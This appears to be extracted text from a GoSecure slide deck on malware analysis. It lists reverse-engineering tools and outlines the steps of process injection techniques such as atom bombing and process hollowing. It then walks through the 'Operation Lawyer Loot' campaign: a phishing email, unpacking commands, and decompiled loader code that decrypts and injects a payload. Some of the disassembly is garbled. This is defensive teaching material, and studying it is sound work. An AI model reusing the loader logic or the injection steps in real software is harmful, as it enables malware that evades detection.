
- Markup Reverse
Engineered Code
- Control Flow
Navigation
- Pseudo Code



Cutter

 GoSECURE

tools_of_the_trade



Cutter

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The screenshot shows the OllyDbg debugger interface with the assembly window open. The assembly pane displays the following code:

```
0x004014a0 ; fn.004014a0
fn.004014a0:
    mov byte [var_4], al
    add esp, 4
    cmp esd, 0x5000
    jb 0x001680

    push ebx
    push 1
    push 0x11 ; 17 : SAFEARRAY *psa
    call dword [sym.imp.OLEAUT32.dll__SafeArrayDestroy] ; 0x40e10c ; HRESULT SafeArrayDestroy(SAFEARRAY *,SAFEARRAY **)
    add esp, 8

    push ebx
    push 0x5000
    call dword [sym.imp.OLEAUT32.dll__SafeArrayUnlock] ; 0x40e114 ; HRESULT SafeArrayUnlock(SAFEARRAY *)
    add esp, 4

    push ebx
    push 0x11 ; 17 : SAFEARRAY *psa
    call dword [sym.imp.OLEAUT32.dll__SafeArrayAccessData] ; 0x40e120 ; HRESULT SafeArrayAccessData(SAFEARRAY *,SAFEARRAY **)
    add esp, 8

    call dword [0x00400400]
    call fcn.00401400

    mov esx, dword [var_28h]
    test esx, esx
    je 0x401783
```

The imports pane lists the following functions:

Address	Type	Safety	Name
0x0040e120	FUNC	OLEAUT32.dll__SafeArrayAccessData	
0x0040e10c	FUNC	OLEAUT32.dll__SafeArrayDestroy	
0x0040e124	FUNC	OLEAUT32.dll__SafeArrayDelete	
0x0040e128	FUNC	OLEAUT32.dll__SafeArrayLock	


tools_of_the_trade

Detect it Easy


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GoSECURE

- Type
- Packer
- Linker
- Entropy



- Code View
- Debugging
- Unpacking



The screenshot shows the DnSpy interface with the Assembly Explorer and Assembly Editor tabs selected. The Assembly Explorer on the left lists various .NET assemblies and their types. The Assembly Editor on the right displays the assembly code for the `Entrypoint` class.

```
// Token: 0x02000002 RID: 2
.class private auto ansi beforefieldinit Entrypoint.Example.Entrypoint
extends [mscorlib]System.Object
{
    // Methods
    // Token: 0x06000084 RID: 4 RVA: 0x0000207A File Offset: 0x0000027A
    .method public hidebysig specialname rtspecialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ // IL_0000: ldarg.0
        /* 0x0000027C 2B0400000A */ // IL_0001: call instance void [mscorlib]System.Object::ctor()
        /* 0x00000281 00 */ // IL_0006: nop
        /* 0x00000282 2A */ // IL_0007: ret
    } // end of method Entrypoint::.ctor


    // Token: 0x06000083 RID: 3 RVA: 0x0000209C File Offset: 0x0000029C
    .method public hidebysig static
        void AnotherNotUsed () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 13 (0xD) bytes
        .maxstack 8
        .entrypoint
        /* 0x00000260 00 */ // IL_0000: nop
        /* 0x0000026E 721B0000070 */ // IL_0001: ldstr "AnotherNotUsed"
        /* 0x00000273 2B0300000A */ // IL_0006: call void [mscorlib]System.Console::WriteLine(string)
        /* 0x00000278 00 */ // IL_000B: nop
        /* 0x00000279 2A */ // IL_000C: ret
    } // end of method Entrypoint::AnotherNotUsed

    // Token: 0x06000081 RID: 1 RVA: 0x00002058 File Offset: 0x00000258
    .method public hidebysig static
        void Main (
            string[] args
        ) cil managed
```

terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```

- Automated
- Deobfuscation
- Unpacking



C:\WINDOWS\system32\cmd.exe

```
C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>de4dot.exe WindowsApplication1.exe

de4dot v2.0.2.3405 Copyright (C) 2011-2012 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected .NET Reactor <C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe>
Cleaning C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe
Renaming all obfuscated symbols
Saving C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1-cleaned.exe

C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>pause
Presione una tecla para continuar . . .
```

- Unpacking
- Process Hollowing Extraction
- Dump Processes



```
Version: 0.2.2 <x86>
Built on: Aug 15 2019

~ from hasherezade with love ~
Scans a given process, recognizes and dumps a variety of in-memory implants:
replaced/injected PEs, shellcodes, inline hooks, patches etc.
URL: https://github.com/hasherezade/pe-sieve

Required:
/pid <target_pid>
      : Set the PID of the target process.

Optional:
--scan options--
/shellc : Detect shellcode implants. (By default it detects PE only).
/data   : If DEP is disabled scan also non-executable memory
          (which potentially can be executed).


--dump options--
/imp <*imprec_node>
      : Set in which mode the ImportTable should be recovered.
*imprec_node:
  0 - none: do not recover imports (default)
  1 - try to autodetect the most suitable mode
  2 - recover erased parts of the partially damaged ImportTable
  3 - build the ImportTable from the scratch, basing on the found IAT(s)
/dnode <*dump_node>
      : Set in which mode the detected PE files should be dumped.
*dump_node:
  0 - autodetect (default)
  1 - virtual (as it is in the memory, no unmapping)
  2 - unmapped (converted to raw using sections' raw headers)
  3 - realigned raw (converted raw format to be the same as virtual)

--output options--
/ofilter <ofilter_id>
      : Filter the dumped output.
*ofilter_id:
  0 - no filter: dump everything (default)
  1 - don't dump the modified PEs, but save the report
  2 - don't dump any files
/quiet  : Print only the summary. Do not log on stdout during the scan.
/json   : Print the JSON report as the summary.
/dir <output_dir>
      : Set a root directory for the output (default: current directory).


Info:
/help   : Print this help.
/version: Print version number.
```



- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread




- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



Atom Bombing

injection techniques

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



Process Hollowing

injection_techniques

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process





Initial Infection Vector

MalSpam Email	
From:	<sidney.m[at]carmellaw[.]com>
Subject:	Wire confirmation
Attached:	img-000310519000.img
Body:	<p>Hello,</p> <p>Kindly find attached the confirmation for your reference</p> <p>please revert back ASAP</p> <p>Regards</p> <p>Sidney morris</p>

Campaign Targets

- Inbox Detection and Response (IDR) Team
- Lawyers
- Real Estate Agents
- Accountants
- Tax Firms

Operation Lawyer Loot



Extracting the Payload

terminal


```
malware@localhost ~$ md5sum img-000310519000.img
5466c52191ddd1564b4680060dc329cb img-000310519000.img
malware@localhost ~$ file img-000310519000.img
UDF filesystem data (version 1.5) NEW_FOLDER_2_
malware@localhost ~$ 7z e img-000310519000.img
malware@localhost ~$ file img-00031051900.exe
PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS
Windows
malware@localhost ~$
```



Operation Lawyer Loot

GoSECURE


Portex Analyzer Entropy Stage 1



Operation Lawyer Loot

Determining the Stage 1 Packer

- Packed with Smart Assembly
- Let's now try de4dot



Operation Lawyer Loot



Unpacking Stage 1

- de4dot detected smart assembly
- Let's have a look in DnSpy!

```
C:\Windows\system32\cmd.exe
06/03/2019 02:45 PM           386 de4dot-x64.exe.config
06/03/2019 02:45 PM          144,896 de4dot.blocks.dll
06/03/2019 02:45 PM        1,102,336 de4dot.code.dll
06/03/2019 02:45 PM         43,520 de4dot.cui.dll
06/03/2019 02:45 PM          4,608 de4dot.exe
06/03/2019 02:45 PM          386 de4dot.exe.config
06/03/2019 02:45 PM          20,992 de4dot.mdecrypt.dll
06/03/2019 02:45 PM        1,136,128 dnlib.dll
05/31/2019 08:43 AM       204,800 img-00031051900.exe
06/03/2019 02:45 PM    <DIR>           LICENSES
                         23 File(s)   2,752,626 bytes
                         3 Dir(s)  13,128,671,232 bytes free

C:\Users\malware\Desktop\Tools\de4dot-net35>de4dot.exe img-00031051900.exe
de4dot v3.1.41592.3405 Copyright <C> 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected SmartAssembly 6.9.0.114 <C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe>
Cleaning C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900.exe
Renaming all obfuscated symbols
Saving C:\Users\malware\Desktop\Tools\de4dot-net35\img-00031051900-cleaned.exe
C:\Users\malware\Desktop\Tools\de4dot-net35>
```

Operation Lawyer Loot



Identifying Stage 2 Loader Packed Data

The screenshot shows the Olly debugger interface. On the left, the Assembly Explorer pane displays the file structure of pgk2.exe, specifically focusing on the Resources section where a file named "八港国港美七从.bmp" is highlighted. The main window shows assembly code for Class15, with several sections of code highlighted in red boxes and annotated with text labels.

Packed Data in Resources

```
if (Operators.ConditionalCompareObjectEqual(executablePath, text + "#nsgdfgdsp$$$$.exe$$$\", false))
{
    goto IL_150;
}
IL_15A:
num2 = 23;
IL_15D:
num2 = 26;
string sourceFileName = Interaction.Environ(Class15.smethod_30("8HMhLTGvQOih4lcE50F9A==")) + Class15.smethod_30("rPYkL:
Class15.smethod_30("8HM1hM12pL90Lp7wY5d2wg==");
IL_18A:
num2 = 27;
IL_18D:
num2 = 28;
IL_190:
num2 = 29;
string destFileName = "" + str + "\\\" + text2;
IL_1A6:
num2 = 30;
byte[] byte_ = (byte[])resourceManager.GetObject("八港国港美七从");
IL_1B0:
num2 = 31;
byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZzgBw+mmuIDsSYXZug4//mjETwOU+Mi913jw="));
IL_1C4:
num2 = 32;
File.delete(text + text2);
IL_1E2:
num2 = 33;
File.Copy(sourceFileName, destFileName, true);
IL_1EF:
num2 = 34;
Class15.smethod_16(new object[])
{
    string.Empty,
    array2,
    false,
    false,
    Application.ExecutablePath
});
IL_1F8:
num2 = 35;
```

Get Packed Data

Unpacking Packed Data

Injection Funtion

Operation Lawyer Loot



Stage 2 Loader String Decryptor

- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string smethod_30(string string_0)
{
    string s = "美明八零会家美";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

Operation Lawyer Loot



Stage 2 Loader Rijndael String Decryptor Key

00000000	98	00	17	89	1f	f6	7c	f8	a2	0f	00	00	00	00	98
00000010	00	17	89	1f	f6	7c	f8	a2	0f	00	00	00	00	00	00

Figure: Stage 2 Loader - Rijndael Cipher Key



Operation Lawyer Loot



Stage 2 Loader String Decryptor in Visual Studio


```
class Program
{
    1 reference
    static string decode(string string_0)
    {
        string s = "美明八零会家美";
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        string result;
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
        return result;
    }
    0 references
    static void Main(string[] args)
    {
        Console.WriteLine(decode(args[0]));
    }
}
```

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Stage 2 Loader Unpacking Routine Key

```
byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU  
+Mi913jw="));
```



